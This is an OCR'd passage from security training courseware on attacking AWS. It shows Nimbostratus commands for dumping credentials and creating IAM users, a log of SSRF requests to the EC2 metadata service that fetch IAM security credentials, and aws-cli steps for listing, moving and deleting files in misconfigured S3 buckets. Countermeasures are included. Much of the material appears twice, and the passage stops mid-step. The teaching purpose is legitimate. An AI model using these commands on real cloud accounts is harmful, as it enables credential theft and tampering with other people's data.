- It allows attackers to enumerate access to AWS services for the current IAM role, use a poorly configured IAM role to create a new AWS user, extract the current AWS credentials from metadata, etc.

- **Dump credentials**

  `$ nimbostratus dump-credentials`

- **Dump permissions**

  `$ nimbostratus dump-permissions --access-key=... --secret-key=...`

- **Dump instance metadata**

  `$ nimbostratus dump-ec2-metadata`

- **Create DB snapshot**

  `$ nimbostratus snapshot-rds --access-key=... --secret-key=... --password foolmeonce --rds-name nimbostratus --region ap-southeast-1`

```
root@rr0bot:~/nimbostratus# ./nimbostratus -v dump-ec2-metadata --mangle-function=core.utils.mangle.mangle
Starting dump-ec2-metadata
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-manifest-path
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-type
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-action
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/profile
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/reservation-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/metrics/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/services/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/placement/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-launch-index
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-keys/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/block-device-mapping/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/info
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Safe_way_to_distribute_aws_credentials
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-blocks
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/subnet-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-ipv4s
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/interface-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-group-ids
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-block
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/owner-id
```

https://andresriancho.github.io

Exploiting Amazon Cloud Infrastructure using Nimbostratus

Source: *https://andresriancho.github.io*

Nimbostratus is a tool used for fingerprinting and exploiting Amazon cloud infrastructures.

It allows attackers to

- Enumerate access to AWS services for the current IAM role.
- Use a poorly configured IAM role to create new AWS user.
- Extract current AWS credentials from metadata, .boto.cfg files, environment variables, etc.
- Clone DBs to access information stored in snapshot, etc.

Attackers use the following Nimbostratus commands to fingerprint and exploit Amazon cloud infrastructure:

- **Dump credentials**: Extracts the credentials available with this host and prints them out to the console.

  ```
  $ nimbostratus dump-credentials
  ```

- **Dump permissions**: Dumps all the permissions for the provided credentials.

  ```
  $ nimbostratus dump-permissions --access-key=... --secret-key=...
  ```

- **Dump instance metadata**: Retrieves important information metadata of EC2 instances.

  Extract metadata for the instance the command is run.

  ```
  $ nimbostratus dump-ec2-metadata
  ```

Extract metadata from a remote instance using an exploit defined in core.utils.mangle.mangle.


```
$ nimbostratus -v dump-ec2-metadata --mangle-
function=core.utils.mangle.mangle
```

- **Create DB snapshot**: In some cases, attackers have Amazon credentials, which allows them to access the RDS API, but cannot access the database itself (MySQL user). The create-DB-snapshot tool allows attackers to access the information stored in a database by creating a snapshot and restoring it.

```
$ nimbostratus snapshot-rds --access-key=... --secret-key=... --
password foolmeonce --rds-name nimbostratus --region ap-
southeast-1
```

- **Create new user**: Create a new IAM user using existing credentials.

```
$ nimbostratus create-iam-user --access-key=... --secret-key=...
```




```
root@mrr0b0t:~/nimbostratus# ./nimbostratus -v dump-ec2-metadata --mangle-function=core.utils.mangle.mangle
Starting dump-ec2-metadata
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-manifest-path
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-type
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-action
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/profile
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/reservation-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/metrics/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/services/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/placement/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-launch-index
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-keys/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/block-device-mapping/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/info
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Safe_way_to_distribute_aws_credentials
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-blocks
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/subnet-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-ipv4s
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/interface-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-group-ids
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-block
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/owner-id
```

Figure 19.50: Screenshot of Nimbostratus

Countermeasures:

- Always use IAM instead of allowing direct root access.
- Assign the least possible privileges for each cloud instance profiles and users.
- Create user-groups and allot fine-grained permissions for each group.
- Ensure to use cloud instance profiles.
- Periodically audit the permissions assigned to each user or user group.



Exploiting Misconfigured AWS S3 Buckets

Step 1: Identify S3 buckets

Attackers use tools such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer to find URLs of AWS S3 buckets

Step 2: Setup AWS command-line interface

Install `aws-cli` to check the version and create an account

Step 3: Extract access keys

- Sign in and go to `https://console.aws.amazon.com/iam/`
- Select **Users → Add User**
- Fill in the necessary details and click on the "**Create User**" button
- Download the CSV file and extract your access keys

Step 4: Configure aws-cli

Go to the terminal and run the command

```
aws configure
```

Step 5: Identify vulnerable S3 buckets

Run the command

```
aws s3 ls s3://[bucket_name]
```

Step 6: Exploit S3 buckets

Run the following commands to manipulate the files stored in the S3 buckets:

```
aws s3 mv FileName s3://[bucket_name]/test-
file.txt --no-sign-request
aws s3 cp FileName s3://[bucket_name]/test-
file.svg --no-sign-request
aws s3 rm s3://[bucket_name]/test-file.svg --
no-sign-request
```

Exploiting Misconfigured AWS S3 Buckets

Follow the steps discussed below to exploit misconfigured AWS S3 buckets.

- **Step 1: Identify S3 buckets**

  Attackers use tools, such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer, to find the target AWS S3 buckets. Using these tools, attackers can gather the URLs of the identified buckets.

  For example, the URL of the identified S3 bucket is:

  ```
  http://[bucket_name].s3.amazonaws.com/
  ```

- **Step 2: Setup AWS command-line interface**

  Install `aws-cli` to check the AWS version and create an account.

- **Step 3: Extract access keys**
  - After creating an account, sign in, and go to `https://console.aws.amazon.com/iam/`
  - Select **Users → Add User**.
  - Fill in the necessary details and click on the "**Create User**" button.
  - Now, download the CSV file and extract your access keys.

- **Step 4: Configure aws-cli**

  Go to the terminal and run the following command to configure `aws-cli`:

  ```
  aws configure
  ```

- **Step 5: Identify vulnerable S3 buckets**

  Run the following command to identify exploitable S3 buckets:

  ```
  aws s3 ls s3://[bucket_name]
  ```

  ```
  aws s3 ls s3://[bucket_name] --no-sign-request
  ```

- **Step 6: Exploit S3 buckets**

